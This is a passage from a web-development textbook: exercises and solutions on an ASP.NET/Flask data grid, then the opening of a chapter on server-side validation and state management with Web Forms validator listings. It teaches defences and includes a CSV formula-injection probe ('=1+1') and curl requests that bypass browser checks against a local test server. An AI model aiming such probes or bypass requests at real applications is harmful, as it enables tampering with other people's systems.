Editing is conditional and transactional (**Listing 13.26**): one legal step, `WHERE status = old`, the StatusLog row in the same transaction, a message code in the redirect (**Table 13.9**). **Deleting** is allowed only for queued, unpaid bills, checked in a transaction, backed by foreign keys, confirmed by a row the server draws (**Figure 13.19**). **Exporting** is the same query without paging, quoted, with a BOM and without live formulas (**Listing 13.29**).

The same grid runs four times (**Table 13.10**): Razor Pages, PHP with PDO, Java with JDBC and Flask, and one script enhances all four with `fetch()` (**Listing 13.44**) without being needed by any.

The GridView and its data source controls are documented by Microsoft [1], and Esposito [16] is the classic long treatment of Web Forms; Razor Pages is [3]. The security rules are OWASP's [2], [8], [11]; ASP.NET Core's antiforgery tokens are [12]. Winand [4] is the standard explanation of keyset paging and SQLite's documentation [5] explains row values. CSV is RFC 4180 [7] and HTTP semantics RFC 9110 [6]. The drivers and frameworks are PDO [13], sqlite-jdbc [14], Flask [17], Microsoft.Data.Sqlite [10]; `fetch()` is documented at MDN [15]; the personal-data obligations are UU 27/2022 [9].

13.26 Exercises

13.1 In **Listing 13.6**, which two lines would you change so that `DeleteRow` is safe from SQL injection and reads the key correctly? Write them.

13.2 Using Equation (13.2), Equation (13.3) and Equation (13.4), compute the number of pages, the offset and the rows shown for the grid of Keputih bills (996 of them) with 50 rows a page, on page 20. What does the grid print?

13.3 Explain why `?sort=c.name` gives the default order and `?sort=customer` sorts by name. Where in each track is the decision made?

13.4 The owner asks for "all bills received in the first week of September 2026". Write the two query-string parameters, and the exact SQL condition and values the grid will run.

13.5 Remove `b.id` from the `ORDER BY` of `order_by()` in your own copy of the Flask grid and run `check_grid.py`. Which checks fail, and does it matter that the others pass?

13.6 Two cashiers open the edit row of B2946 at the same moment. The first presses *Update*; then the second. Write the two SQL statements the server runs for the second cashier and the message she sees.

13.7 Why does the grid not show a *Delete* link on B2952 in **Figure 13.21**? Send the delete anyway with `curl` and report the answer.

13.8 A customer registers with the name `=1+1`. What does the CSV export write in that cell, and what does a spreadsheet show?

13.9 Using the measurements of **Listing 13.22**, estimate by Equation (13.5) what the last page of a 29,530-row version of the real table (ten times bigger) would cost with OFFSET. What does Equation (13.7) predict for keyset paging?

13.10 Write the keyset condition, in the form of Equation (13.8), for a grid sorted by `payment` ascending with `id` ascending as tie-breaker.

13.11 Turn off JavaScript in your browser and use the grid: sort, page, filter, edit and delete. Which of the seven jobs of **Table 13.1** stopped working, and why?

13.12 Add `payments` (the number of Payment rows) as a ninth sort key to the Flask grid. Which lines do you change, and why must you *not* accept any column name that exists in the query?

13.27 Solutions to the Exercises

13.1 Read the key from the grid's data keys (after adding `DataKeyNames="id"` to the grid) and bind it: `string deletedID = (string)GridView1.DataKeys[e.RowIndex].Value;` and `MySqlCommand cmd = new MySqlCommand("DELETE FROM Service WHERE id = @id", con); cmd.Parameters.AddWithValue("@id", deletedID);`. This is what **Listing 13.10** does in `OnRowDeleting`.

13.2 $P = \lceil 996/50 \rceil = \lceil 19.92 \rceil = 20$ pages. $o = (20 - 1) \times 50 = 950$. First row 951, last row $\min(20 \times 50, 996) = \min(1000, 996) = 996$. The grid prints *Showing 951–996 of 996 bills · page 20 of 20*: the last page has 46 rows.

13.3 `c.name` is not a key of the sort white list, so `GridState.parse` replaces it with `arrived`; `customer` is a key, and the program writes `c.name ASC, b.id ASC` itself. The decision is in `GridState.parse` (Python, PHP, Java) and `GridState.Parse` (C#), and the SQL comes from `SORTS` in `grid.py`, `GridState::SORTS` in PHP, `GridState.SORTS` in Java, and `SqlBillStore.Sorts` or `MemoryBillStore.Sorts` in C#.

13.4 `?from=2026-09-01&to=2026-09-07`. By Equation (13.1) the condition is `b.arrived >= ? AND b.arrived < ?` with the values `2026-09-01` and `2026-09-08`.

13.5 The check *sort by amount charged, descending, 10 rows* fails: the four bills after the six most expensive are four of seventeen that tie at Rp 135.000, and without the tie-breaker SQLite returns

a different four (**Listing 13.19**). The checks sorted by customer, by outlet and by arrival still pass, because on this data SQLite happens to meet tied rows in id order there. That they pass proves nothing: SQL promises no order among ties, and a new index or a new SQLite version could change it tomorrow. A test can show that something happened to work; it cannot show that it must.

13.6 The second POST carries `from=queued`. Inside the transaction the server runs `UPDATE Bill SET status = ?, finished = ? WHERE id = ? AND status = ?` with `finished`, the clock, `B2946`, `queued`, which updates 0 rows because the bill is already finished; then `SELECT 1 FROM Bill WHERE id = ?`, which finds it. The redirect carries `msg=conflict`, and she sees *Bill B2946 was not changed: its status had already changed. The grid shows it as it is now.* No StatusLog row is written for her.

13.7 B2952 is queued but has a payment of Rp 20.000 (the *Paid* column), so the link is not drawn. `curl -s -i -X POST http://127.0.0.1:9304/bills/delete -d id=B2952` answers `303` with `Location: /bills?msg=refused-paid&bill=B2952`, and the grid shows *Bill B2952 was not deleted: it already has a payment.* The check *a queued but partly paid bill is not deleted* in **Listing 13.45** is exactly this request.

13.8 `csv_cell` sees that the text starts with `=` and writes `'=1+1`. A spreadsheet shows the text `=1+1` and computes nothing. Without the apostrophe it would show `2`, and a nastier formula would run.

13.9 From Part 1, $c \approx 2.1\ \mu s$ per row and $t_0 \approx 0.11$ ms. The last page of 29,530 rows has offset $o = (1182 - 1) \times 25 = 29{,}525$, so $T \approx 0.11 + 0.0021 \times 29525 \approx 0.11 + 62 \approx 62$ ms. Keyset stays near its t_0, about 0.1 ms, since the index search grows only with $\log N$. (Part 2b shows a similar effect, less steep, on a table without joins.)

13.10 For ascending order, "after (p_0, i_0)" means a larger payment, or the same payment and a larger id: `payment >= ? AND (payment > ? OR id > ?)`, with the values p_0, p_0, i_0. It needs an index on `(payment, id)` to seek.

13.11 None of the seven jobs stops. Sorting, paging and filtering are links and a GET form; editing and deleting are a link to a row mode and a POST form; the confirmation is a row the server draws; the export is a link. Only the conveniences stop: each action reloads the page, and *Delete* on a normal row takes two clicks (the link, then the confirmation row) instead of one dialog.

13.12 Add one entry to `SORTS`, for example `"payments": "(SELECT COUNT(*) FROM Payment p WHERE p.Bill_id = b.id)"`, and a heading to the list of headers in `_grid.html`. `order_by` then writes that expression followed by `b.id`. Accepting "any column that exists in the query" would still let a visitor choose expressions you did not intend (for example sorting by a column that reveals information, or an expensive expression that slows the server); a white list states exactly what is allowed and nothing else.

References

[1] Microsoft, *GridView Class (System.Web.UI.WebControls)*, .NET Framework 4.8 API reference. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/api/system.web.ui.webcontrols.gridview

[2] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[3] Microsoft, *Razor Pages architecture and concepts in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/razor-pages/

[4] M. Winand, *SQL Performance Explained*. Vienna, Austria: Markus Winand, 2012; and "Paging Through Results," *Use The Index, Luke!* [Online]. Available: https://use-the-index-luke.com/sql/partial-results/fetch-next-page

[5] SQLite Consortium, *Row Values*. [Online]. Available: https://www.sqlite.org/rowvalue.html

[6] R. Fielding, M. Nottingham, and J. Reschke, Eds., *HTTP Semantics*, RFC 9110, IETF, Jun. 2022.

[7] Y. Shafranovich, *Common Format and MIME Type for Comma-Separated Values (CSV) Files*, RFC 4180, IETF, Oct. 2005.

[8] OWASP Foundation, *CSV Injection*. [Online]. Available: https://owasp.org/www-community/attacks/CSV_Injection

[9] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[10] Microsoft, *Microsoft.Data.Sqlite overview*. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/standard/data/sqlite/

[11] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[12] Microsoft, *Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery

[13] The PHP Group, *PHP Data Objects (PDO)*, PHP Manual. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

[14] Xerial, *SQLite JDBC Driver* (sqlite-jdbc). [Online]. Available: https://github.com/xerial/sqlite-jdbc

[15] MDN Web Docs, *Using the Fetch API*. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch

[16] D. Esposito, *Programming Microsoft ASP.NET 4*. Redmond, WA, USA: Microsoft Press, 2011.

[17] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

Chapter 14
Validation and State Management

By the end of this chapter you will be able to stop bad data at the door of a web application and to make a forgetful protocol remember. You will know why a check made in the browser is a courtesy and a check made on the server is a law, and you will write both. You will read the six validator controls of ASP.NET Web Forms — required, compare, range, regular expression, custom and summary — as they were written for the .NET Framework, and then write the same rules the way ASP.NET Core Razor Pages writes them today: as data annotations on a model, checked by the server during model binding and repeated in the browser by unobtrusive validation, including a validation attribute of your own that recognizes an Indonesian mobile number in any of the ways people type it. Then you will meet the problem underneath every interactive web page: HTTP forgets everything between two requests. You will study every tool that has been invented to fight that forgetting — view state, control state, hidden fields, query strings, cookies with their `Secure`, `HttpOnly` and `SameSite` flags, session state, TempData, application state and the cache, profile properties and the database — and you will learn to choose among them by asking two questions: *who may see this?* and *how long must it live?* Everything is put to work at the front desk of Profitina Laundry: a validated form for a new customer, a bill draft that collects several items in the session like a shopping cart, the counter's outlet remembered in a cookie, and flash messages that survive exactly one redirect. The front desk is built four times — in Razor Pages, PHP, Java and Python with Flask — and one test program proves that the four behave identically. The chapter closes with the security rules and the obligations of Indonesia's personal data protection law, UU PDP No. 27/2022, that apply to everything a web application remembers.

14.1 Where We Left Off

Chapter 1 said that the web is a conversation of requests and responses, and that each request stands alone. Chapters 3 and 5 wrote PHP pages that read a form and wrote to a database; Chapter 7 did the same with servlets and JSP pages and, in Section 7.17, used a session to remember who had logged in. Chapter 9 introduced ASP.NET, Chapter 11 built pages out of Web Forms controls that seemed to remember their own values between clicks, and Chapter 13 filled a grid with rows from the Laundry database.

Two questions were left open in those chapters, and both were answered with a promise. The first was: *what if the person typing makes a mistake — or lies?* Every form so far has trusted what arrived, or checked it with a few `if` statements written in a hurry. The second was: *how did that Web Forms text box remember its value, when HTTP remembers nothing?* The answer was a hidden field called `__VIEWSTATE`, and the promise was that this chapter would open it.

This chapter keeps both promises. It is built from two halves that belong together more closely than they first appear.

Validation is the discipline of deciding, for every value that arrives, whether it may enter the system. It is about *one request*: what came in, and is it acceptable?

State management is the discipline of carrying information from one request to the next. It is about *many requests*: what must the server, or the browser, remember so that the second request makes sense in the light of the first?

They meet constantly. A validated value is often kept as state — the accepted customer id travels to the next page in the query string — and every piece of state that comes back from the browser must be validated again, because the outlet cookie, the hidden customer id and the number in the query string are all *input*, however much they look like memory.

> **THE KEY INSIGHT.** Everything that comes from the browser is input — form fields, hidden fields, query strings, cookies, headers — and all input is validated on the server, every time. State that the browser keeps is a *suggestion*; state that the server keeps is a *fact*.

14.2 Why Validate, and Where

14.2.1 Three kinds of bad data

ASP.NET's own description of its validation controls says that they exist to make sure that three kinds of data are not stored: data that is **useless**, data that is **unauthenticated**, and data that is **contradictory**. That classification is older than ASP.NET and it outlives it, because it is a classification of *data*, not of technology. **Table 14.1** gives each kind an example from the Laundry counter.

Table 14.1 Three kinds of bad data, with an example of each from the Profitina Laundry front desk. The first kind is caught by looking at one value; the other two need the server to know something the browser does not.

Kind	What it means	At the Laundry counter
Useless	The value is missing or has the wrong shape, so nothing can be done with it	An empty name; a phone number `021-555-0199` that cannot receive a WhatsApp message saying the laundry is ready; `2.5` bed covers
Unauthenticated	The value claims something that nobody has checked	A hidden field that says the bill belongs to customer `C0001` when the cashier opened the draft for `C0257`; a cookie that says the counter is outlet `O09`, which does not exist
Contradictory	Each value is fine alone, but together they cannot all be true	Two passwords that do not match; a date of birth in 2031; two lines of one draft on the same rack `B09`; a rack that already holds another customer's clothes

The last column of **Table 14.1** previews the first half of the chapter. *Useless* values can be recognized alone, so a browser could catch them too. *Unauthenticated* values can be recognized only by someone who knows what the value *should* be — the server, which remembers which draft it opened. *Contradictory* values need two fields, or the database. That is why the browser can help but can never decide.

14.2.2 Client side and server side

Validation can happen in two places. **Client-side validation** runs in the browser, usually in JavaScript or through the HTML attributes that browsers understand natively (`required`, `type="email"`, `pattern`, `min`, `max`); it can tell the person about a mistake before anything is sent. **Server-side validation** runs in the application on the server, after the request has arrived and before anything is stored.

Figure 14.1 draws the path a value travels and the checks that can stand on it.




Figure 14.1 The four places a value passes on its way into the Laundry database. The browser's checks are fast and friendly but can be skipped; between the browser and the server anyone can send anything; the server's checks are the ones that count; the database's constraints are the last safety net.

Read **Figure 14.1** from left to right. The browser's checks are helpful but run on a computer you do not control: JavaScript can be switched off, the page edited in the developer tools, or the browser skipped altogether — `curl -d "Input.Name=" http://127.0.0.1:9401/customers/new` sends a form that no browser check ever saw. The server gives the verdict, in four steps that this chapter builds one at a time. The database's `CHECK`, `NOT NULL` and `FOREIGN KEY` constraints refuse what everything else missed, but as an error rather than a helpful message: a safety net, not a user interface.

> **DEFINITION. Client-side validation** checks input in the browser before it is sent, to give fast feedback. **Server-side validation** checks input on the server after it arrives, to protect the application. The first is a convenience for honest users; the second is a control against everybody. An application needs the second always and the first usually.

14.2.3 A client-side check written by hand

Before any framework, a client-side check is simply a JavaScript function that runs when the form is submitted. **Listing 14.1** is the first page of this chapter's Web Forms examples, and like every `.aspx` listing in this chapter it is **not run here**: Web Forms runs only on Windows with the .NET Framework 4.8, and the book's build machine is Linux. The file is in the chapter's code folder. The browser views of the Web Forms pages in this chapter are redrawn from what those pages send: Chromium renders the HTML that the controls emit (a validator is a red `<span>`, a `ValidationSummary` a `<div>` with a list), inside a plain browser frame, with the values that were typed when the pages ran on Windows.

Listing 14.1 `01FirstNameFilling.aspx` (Web Forms, not run here): a form whose `onsubmit` calls a JavaScript function that refuses an empty first name.

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>First name filling</title>
    <script>
        function checkForm() {
            var x = document.forms["myForm"]["fname"].value;
            if (x == "") {
                alert("First name has to be filled!");
                return false;
            }
            return true;
        }
    </script>
</head>
<body>
    <form id="myForm" runat="server"
        action="01Done.html" onsubmit="return checkForm()"
        method="get">
        <div>
            <asp:Label ID="lblFN" runat="server" Text="First name:"></asp:Label>
            <asp:TextBox ID="fname" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="lblLN" runat="server" Text="Last name:"></asp:Label>
            <asp:TextBox ID="lname" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="lblPhone" runat="server" Text="Phone number:"></asp:Label>
            <asp:TextBox ID="phone" runat="server"></asp:TextBox>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit" />
        </div>
    </form>
</body>
</html>
```

Four things in **Listing 14.1** deserve attention.

The `<form>` tag has `onsubmit="return checkForm()"`. When the person presses **Submit**, the browser calls `checkForm()` first; if the function returns `false`, the submission is cancelled, and if it returns `true`, the browser goes ahead.

`checkForm()` reads the value of the text box named `fname` and, if it is empty, shows an alert and returns `false`. **Figure 14.2** shows the result: the browser's own dialog box says *First name has to be filled!* and nothing is sent.




Figure 14.2 The hand-written check of **Listing 14.1** at work: the first name is empty, so `checkForm()` shows an alert and returns `false`, and the form is not submitted.

The form's `action` is `01Done.html` and its `method` is `get`. When the first name is filled in, the browser goes to the thank-you page and puts every field of the form into the address, as a query string. **Figure 14.3** shows what happened when this page ran.

Figure 14.3 The thank-you page after a successful submission. The address begins `01Done.html?__VIEWSTATE=…`: because the form used GET, every field went into the URL — including the hidden `__VIEWSTATE` field that Web Forms added on its own.

Look at the address bar in **Figure 14.3**. It reads `01Done.html?__VIEWSTATE=…` — the first thing in the query string is a field that the page never declared. Web Forms added a hidden field called `__VIEWSTATE` to the form because the form has `runat="server"`, and because the method is GET, that hidden field was copied into the URL for everyone to see, bookmark and log. Section 14.6.1 explains what that field is; for now, notice that it is there, and that the state of the page travelled with the request.

The fourth thing is what the listing does *not* do. Nothing on the server checks the first name. `01Done.html` is a static page that says *Your data has been saved!* to anybody. If JavaScript is off, or if the request comes from a program, an empty first name is "saved" without complaint.

14.2.4 Why the browser's check proves nothing

It is worth proving that last claim rather than asserting it. This chapter's code folder contains a small program, `tests/http_check.py`, that behaves like a browser without JavaScript: it keeps cookies, reads the hidden fields of each form and sends them back, but runs no script at all. Section 14.11 describes it in full. Here is what it printed when it sent a completely wrong customer form to the Razor Pages version of the front desk, which *does* have client-side validation:

```
POST /customers/new (bad)   422, 7 messages:
    - Enter the customer's name.
    - Choose female or male.
    - Enter a date of birth in the past, at most 120 years ago.
    - Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812 3456 7890.
    - Enter a valid e-mail address, for example rina@example.com.
    - An online password needs 8 to 64 characters.
    - The two passwords do not match.
  place kept                Surabaya
  password sent back        no
```

Every one of the seven problems was caught — but not by the browser, because there was no browser. The server answered with status **422 Unprocessable Content**, the HTTP way of saying "I understood your request, and I refuse its content" [1], listed the seven messages, sent the form back with the place of birth still filled in, and did *not* send back the password. The client-side check that exists in the Razor Pages page was simply bypassed, and nothing bad happened, because the server never relied on it.

> **Client-side validation is a user-interface feature, not a security feature.** Write it so that honest people fix their mistakes quickly. Never write it *instead of* the server check, and never let the server skip a check because "the page already does it". The OWASP guidance on input validation puts it in one line: validation must be performed on the server, because client-side controls can be bypassed [2].

14.3 The Web Forms Validator Controls

14.3.1 How a validator control works

ASP.NET Web Forms turned validation into controls that you drop onto a page next to the field they guard. A validator control is itself invisible until something is wrong; then it shows its message where it stands. Every validator shares a small set of properties, and knowing them is knowing half of the whole family [3].

`ControlToValidate` names the field that the validator guards, by its `ID`. `ErrorMessage` is the text of the message; it is what a `ValidationSummary` collects. `Text` is what the validator itself shows in its place — often just an asterisk, when the full message goes to the summary. `Display` decides how the validator takes up room: `Static` reserves the space even when there is no message, so the page does not jump, while `Dynamic` takes no space until it has something to say. `EnableClientScript`, `true` by default, lets the control generate JavaScript that runs the same check in the browser.

On the server, every validator runs automatically on postback, before the button's click handler, and the page gathers their verdicts into one property: **`Page.IsValid`**. A handler that stores data must look at `Page.IsValid` first, because the validators only *report*; they do not stop the handler from running. That is the single most common mistake with Web Forms validation, and Section 14.14 returns to it.

Table 14.2 lists the six controls and, in the last column, the Razor Pages equivalent that Section 14.4 uses.

Table 14.2 The six validator controls of Web Forms, the properties that matter, and the Razor Pages tool that does the same job. All but the summary run twice — in the browser when possible, and always on the server.

Control	What it checks	Key properties	In Razor Pages
`RequiredFieldValidator`	The field is not empty (or differs from `InitialValue`)	`ControlToValidate`, `InitialValue`	`[Required]`
`CompareValidator`	Equal to another field, compared with a constant, or of a data type	`ControlToCompare` or `ValueToCompare`, `Operator`, `Type`	`[Compare]`; a typed property; a custom check
`RangeValidator`	Between a minimum and a maximum of a given type	`MinimumValue`, `MaximumValue`, `Type`	`[Range]`
`RegularExpressionValidator`	Matches a pattern	`ValidationExpression`	`[RegularExpression]`, `[EmailAddress]`, `[StringLength]`
`CustomValidator`	Any rule you write, in the browser and on the server	`ClientValidationFunction`, `OnServerValidate`	A custom `ValidationAttribute`, `IValidatableObject`, or `ModelState.AddModelError`
`ValidationSummary`	Nothing itself: it lists the messages of the others	`HeaderText`, `DisplayMode`, `ShowMessageBox`	`asp-validation-summary`

14.3.2 RequiredFieldValidator

The most common rule is that a field must not be empty. **Listing 14.2** asks for a new user id and a password, and guards the user id with a `RequiredFieldValidator`.

Listing 14.2 `02UserIDRequired.aspx` (Web Forms, not run here): a `RequiredFieldValidator` whose own text is an asterisk and whose `ErrorMessage` goes to a `ValidationSummary`.

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>User ID filling</title>
</head>
<body>
    <form id="Form1" runat="server">
        <p>Please enter a new User ID and Password:</p>
        <table>
            <tr>
                <td>User ID:</td>
                <td><input type="text" runat="server" id="txtID" />
                    <asp:RequiredFieldValidator ID="RequiredFieldValidator1"
                                                runat="server"
                                                ControlToValidate="txtID"
                                                ErrorMessage="User ID is required.">
                        *
                    </asp:RequiredFieldValidator>
                </td>
            </tr>
            <tr>
                <td>Password:</td>
                <td><input type="password" runat="server" id="txtPWord" /></td>
            </tr>
            <tr>
                <td>Re-enter Password:</td>
                <td><input type="password" runat="server" id="txtRePWord" /></td>
            </tr>
        </table><br>
        <input type="submit" runat="server" id="cmdSubmit" value="Submit" />
        <asp:ValidationSummary ID="ValidationSummary1" runat="server"
                               HeaderText="There were errors on the page:" />
    </form>
</body>
</html>
```

The validator stands right after the text box and names it with `ControlToValidate="txtID"`. Its **content**, the asterisk between the opening and closing tags, is its `Text`: that is what appears next to the field. Its `ErrorMessage`, *User ID is required.*, is not shown next to the field at all; it is collected by the `ValidationSummary` at the bottom, whose `HeaderText` introduces the list. **Figure 14.4** shows the page after an empty submit.




Figure 14.4 Listing 14.2 after **Submit** with an empty user id: an asterisk beside the field, and the full message under *There were errors on the page:*.

Notice that the text boxes in **Listing 14.2** are plain HTML `<input>` elements with `runat="server"`, not `asp:TextBox` controls. A validator can guard either kind, because both become server controls with an `ID`.

14.3.3 CompareValidator: three jobs in one control

`CompareValidator` is three validators sharing a name. Which one you get depends on its properties.

With **`ControlToCompare`**, it compares two fields. **Listing 14.3** uses it for the most familiar comparison on the web: the password must be typed twice, identically.

Listing 14.3 `03PasswordsNotMatch.aspx` (Web Forms, not run here): a `CompareValidator` that requires the second password to equal the first.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Password not match</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Please enter a new User ID and Password"></asp:Label>
            <br />
            <asp:Label ID="Label2" runat="server" Text="User ID:"></asp:Label>
            <asp:TextBox ID="txtID" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="Label3" runat="server" Text="Password"></asp:Label>
            <asp:TextBox type="password" ID="txtPassword" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="Label4" runat="server" Text="Re-enter Password"></asp:Label>
            <asp:TextBox type="password" ID="txtRePassword" runat="server"></asp:TextBox>
            <br />
            <br />
            <asp:Button type="submit" ID="cmdSubmit" runat="server" Text="Submit" />
        </div>
        <asp:CompareValidator ID="CompareValidator1" runat="server"
            ControlToValidate="txtRePassword"
            ControlToCompare="txtPassword"
            ErrorMessage="Passwords do not match." />
    </form>
</body>
</html>
```

The validator guards `txtRePassword`, the *second* box, and compares it with `txtPassword`. The operator defaults to `Equal`, so the rule reads: “the re-entered password must equal the password.” **Figure 14.5** shows the message.




Figure 14.5 Listing 14.3 with a three-character password and a four-character repetition: *Passwords do not match.*

With `Operator="DataTypeCheck"` and a `Type`, it checks only that the text can be read as that type. The file `04NumberMustEntered.aspx` in the code folder uses `Type="Integer"`, so `abc` produces *You must enter a number (integer):* while `42` passes. With `ValueToCompare` and an operator such as `GreaterThan`, it compares the field with a constant, as in **Listing 14.4**.

Listing 14.4 `05GreaterThan18.aspx` (Web Forms, not run here): a `CompareValidator` with `Operator="GreaterThan"`, `ValueToCompare="18"` and `Type="Integer"`.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Older than 18</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Age (integer)"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"
                MaxLength="3"></asp:TextBox>
            <asp:CompareValidator id="CompareValidator1" runat="server"
                Operator="GreaterThan" ValueToCompare="18"
                ControlToValidate="TextBox1"
                ErrorMessage="You must be older than 18"
                Type="Integer">
            </asp:CompareValidator>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"/>
        </div>
    </form>
</body>
</html>
```

The `Type` matters. Without `Type="Integer"` the comparison is between *strings*, and `"9"` is greater than `"18"` because the character `9` comes after `1`. With it, `16 > 18` is false and the page says *You must be older than 18*.

14.3.4 RangeValidator

`RangeValidator` checks that a value lies between two limits, inclusive. **Listing 14.5** accepts ages from 30 to 40.

Listing 14.5 `06Range30to40.aspx` (Web Forms, not run here): a `RangeValidator` with `Type="Integer"`, `MinimumValue="30"` and `MaximumValue="40"`.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>30 to 40 range</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Age (integer)"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"
                MaxLength="3"></asp:TextBox>
            <asp:RangeValidator id="RangeValidator1" runat="server"
                ControlToValidate="TextBox1" Type="Integer"
                ErrorMessage="You must be between 30 and 40"
                MaximumValue="40" MinimumValue="30">
            </asp:RangeValidator>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"/>
        </div>
    </form>
</body>
</html>
```

Figure 14.6 shows the verdict for 17.

